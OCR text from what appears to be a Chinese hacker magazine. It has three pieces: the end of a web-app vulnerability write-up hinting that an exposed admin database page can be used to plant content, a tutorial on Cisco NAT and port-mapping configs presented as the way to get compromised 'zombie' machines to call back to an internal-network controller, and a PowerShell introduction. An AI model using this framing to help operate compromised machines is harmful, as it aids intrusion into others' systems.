



图5

本以为程序的漏洞就这么多了，结果却发现管理目录/admin_login下还有一个名叫db007.asp的文件，这是一个数据库在线管理页，但是我怎么也想不通它到底有什么用，页面验证方式也是和后台的验证方式一样，访问了一下这个页面，可以看到它允许新建任意后缀的数据库，可以在数据库中插入表、字段、字段内容等等，至于到底要插入什么东西我就不多说了吧，大家自由发挥去吧！

内网上线原理深度解析

夜虫儿



在学习原理之前，我们首先要了解木马上线的两种方式，正向链接：顾名思义，就是自己本地去连接被控制端；反向链接：就是肉鸡发送请求来连接我们。因为有防火墙的阻隔，正向链接基本很难成功，所以现在主流的链接方式都是反向链接，但是这就出现问题了，如果我们是外网用户，没有什么影响，但是如果我们是内网用户，在默认的情况下，对方是不能访问我们内网中的电脑的。今天我要讲的就是内网上线的原理。注意：内网的IP地址有三种：10.0.0.0-10.255.255.255、172.16.0.0-172.31.255.255、192.168.0.0-192.168.255.255，不属于这三种范围内的IP地址都属于外网IP。

我们常用的端口映射上线方式（肉鸡——路由器——控制端），实际上就是一种NAT技术，那么NAT技术是什么呢？NAT技术是一种网络地址转换技术，它是在IP地址资源日益短缺的情况下提出的，它的出现解决了内网主机连接到internet的限制，让局域网内部的主机给外部提供FTP、www、tenlnet等服务成为了可能。通常人们所说的NAT就是NAT（网络地址转换）和PAT（端口地址转换）的总称。

NAT有3种实现方式，分别为：静态转换、动态转换和端口多路复用，而我们常用的端口映射大都是在傻瓜路由器上设置的静态转换。下面我们就来看下这些NAT的配置。

1、静态NAT配置

从图1中可以看到内网192.168.100.6是我们本地的控制端，而155.34.2.3则是我们的肉鸡，我们的合法外部地址为61.159.62.130——61.159.62.134，路由器内部接口s1/0的IP为192.168.100.1，外部接口s1/1的IP为61.159.62.129，下面我就来说说这些如何在路由中实现。




图 1

第一步：给外部端口 s1/1 配上 IP 地址

```
    Router(config)#interface serial 1/1  (登录接口)
    Router(config-if)#ip address 61.159.62.129 255.255.255.248
(配上IP地址和子网掩码)
    Router(config-if)#no shutdown  (打开端口)
```

第二步：给内部端口 s1/0 配上 IP 地址

```
    Router(config)#interface serial 1/0
    Router(config-if)#ip address 192.168.100.1 255.255.255.0
    Router(config-if)#no shutdown
```

第三步：在内部本地和外部合法地址之间建立动态地址转换

```
    Router(config)#ip nat inside source static 192.168.100.6
61.159.62.130
```

第四步：在内部和外部端口上启用 NAT

```
    Router(config)#interface serial 1/1
    Router(config-if)#ip nat outside
    Router(config)#interface serial 1/0
    Router(config-if)#ip nat inside
```

这样我们就配置好了，当我们开启本地的控制端时，就会与肉鸡建立连接，我们发出的请求信息包含的源地址为我们本机的IP地址192.168.100.6，当经过路由器时，数据包中的源地址被转换成了61.159.62.130然后到达肉鸡，肉鸡来访问我们本机时，先要经过我们的路由器，如果我们没有经过上面的设置，那么路由器会自动将数据包丢弃，这样我们的肉鸡也就无法上线了。当我们经过上面的设置后，路由器会自动将IP 地址指向192.168.100.6，也就是我们的本机IP地址，这样我们就完成了肉鸡的上线。

2、动态NAT 配置

大家如果想要深入了解内网的上线原理，就有必要深入了解一下NAT 技术，同时这对于一个管理员来说也是必须知道的，因为我们不可能让内网的所有用户都上网，只有经过我们指定的用户才可以。这里我就以只让172.168.100.1-172.168.100.254这段内网IP 地址可以上网为例来给大家介绍一下具体的配置，如图2。




图 2

第一步：设置外部端口 IP 地址

```
    Router(config)#interface serial 0/0
    Router(config-if)#ip address 61.159.62.129 255.255.255.192
```

第二步：设置内部端口 IP 地址

```
    Router(config)#interface FestEthernet 0/0
    Router(config-if)#ip address 172.168.100.1 255.255.255.0
```

第三步：允许哪些内网 IP 可以上网

```
    Router(config)#access-list 1 permit 172.168.100.0 0.0.0.
255 (这里允许172.168.10整个网段可以上)
```

第四步：定义合法 IP 地址池

```
    Router(config)#ip nat pool test0 61.159.62.130 61.159.62.
190 network 255.255.255.192 (内网IP都是通过随机转换成61.159.62.
130-61.159.62.190之间的IP上网)
```

第五步：指定网络地址转换映射

```
    Router(config)#ip nat inside source list 1 pool test0
```

第六步：在内部和外部端口上启用 NAT

```
    Router(config)#interface serial 0/0
    Router(config-if)#ip nat outside
    Router(config)#interface fastethernet 0/0
    Router(config-if)#ip nat inside
```

动态NAT 技术有个缺点，就是我们的私网地址的数量必须小于等于公网地址，但是我们都知道这基本上是不可能的，所以我们现在基本上都不使用这种技术了，现在使用的一般都是PAT 技术，如果要想实现PAT 技术，只需要在动态NAT 配置的第五步后面加上overload 这个词就可以了。以上就是对内网上线原理NAT 的一个大体的介绍，希望对大家能有所帮助。

文章难易度：★★★

重返字符界面 极速体验 Powershell

天国之翼

今天给大家带了一个好东西powershell，听到这个名字我想大家一定会认为它是个后门吧！但事实并非如此，虽然它是一个shell 但并不是后门，可它的功能却比任何一个后门的功能都要强大，想知道它有什么功能吗？那就接着向下看吧！

微软于2006 年11 月份发布了一款CLI (Command Line Interface) 工具Microsoft PowerShell 1.0。PowerShell 向以简洁、高效的Unix Shell 发起了挑战，试图改变Windows=GUI，而Unix=CLI 的历史。那么什么是PowerShell 呢？让我们来看下微软的官方解释：大多数外壳程序（包括Cmd.exe 以及SH、KSH、CSH 和BASH Unix 外壳程序）的运行方式都是在新进程中执行命令或使用工具，然后将结果以文本形式显示给用户。经过数年的发展，许多文本处理实用工具（如sed、AWK 和PERL）已发展为交互式

工具。同时这些外壳程序还具有内置到外壳程序中并在外壳程序进程中运行的命令，如KSH中的typeset命令和Cmd.exe中的dir命令。在大多数的外壳程序中，由于内置命令很少，因此创建了许多实用的工具。但Windows PowerShell却有很大的不同，具体表现如下：

1、Windows PowerShell不处理文本。相反，它是基于.NET平台来处理对象的。




图1

2、Windows PowerShell附带了具有一致界面的大量内置命令（约有130个）。




图2

3、所有的外壳程序命令都使用同一命令分析程序，而不是每个工具使用不同的分析程序。

4、允许独立软件供应商和企业开发人员构建自定义cmdlets，以满足他们对应用程序和系统管理的独特要求。

功能是不是很强大呢？好了，下面我们就来体验一下它吧。首先到http://support.microsoft.com/kb/926140去下载它，由于Powershell是基于.NET的，所以我们要想使用它还必须安装.NET库，如图1。安装方法非常的简单，一路点击下一步就OK了，如图2。

现在大家都迫不及待的想一睹为快了吧，可是我们一个命令都不会啊，那要怎么用呢？没关系Powershell本身就自带了完整的入门教程，我们可以在程序条里找到程序自带的入门手册，如图3。



图3

有了文档有了工具，我想这就难不倒各位叉子了吧？好了我们先来看下这东西的真面目，如图4。下面那个蓝底白字的就是Powershell了，上面那个是CMD。对比下没什么差别哦，让我们输入最基础的help命令来对比下，可以看到Powershell比CMD多了很多。也许很多人平时还是习惯使用CMD，只是想调用Powershell来完成些新任务，这时只要我们在CMD下输入Powershell就可以启动一个新的shell了，这样做的好处就是可以保持CMD下的session，对于一些网络任务来说特别的有用哦，如图5。

由于Powershell下的新命令非常多，所以我们先使用以前CMD下的命令来实验下看能不能用。先来看下基础的net user，如图6，一切顺利。Powershell完全兼容以前的命令，这可是个好消息。接下来我们就可以实验更多的命令了，再来个get-help，如图7。这时你会发现有个cmdlet，cmdlet是什么呢？cmdlet（读作“command-let”）是Windows PowerShell中用于操作对象的单功能命令。可以通过其名称格式识别 cmdlet -- 由短划线（-）分隔的动词和名词，如Get-Help、Get-Process和Start-Service。在传统的外壳程序中，命令是从非常简单（如attrib.exe）到非常复杂（如netsh.exe）的。但是在Windows PowerShell中，大多数cmdlet都是非常简单的，它们可以与cmdlet组合使用。例如，“get” cmdlet仅检索数据，“set” cmdlet仅建立或更改数据。




图4




图5

每个cmdlet都具有一个帮助文件，可以通过键入以下内容访问它：get-help <cmdlet 名称> -detailed。cmdlet帮助文件的详细视图包括cmdlet说明、命令语法、参数说明和cmdlet的用法实例。




图6



图7

大家可以这样理解，cmdlet就是些高级的命令工具，为什么高级呢，因为它们可以相互配合实现很复杂的功能，但是又很简单，容易让人记住，因为它们都有些固定的单词作为前缀，如get、start、stop等。

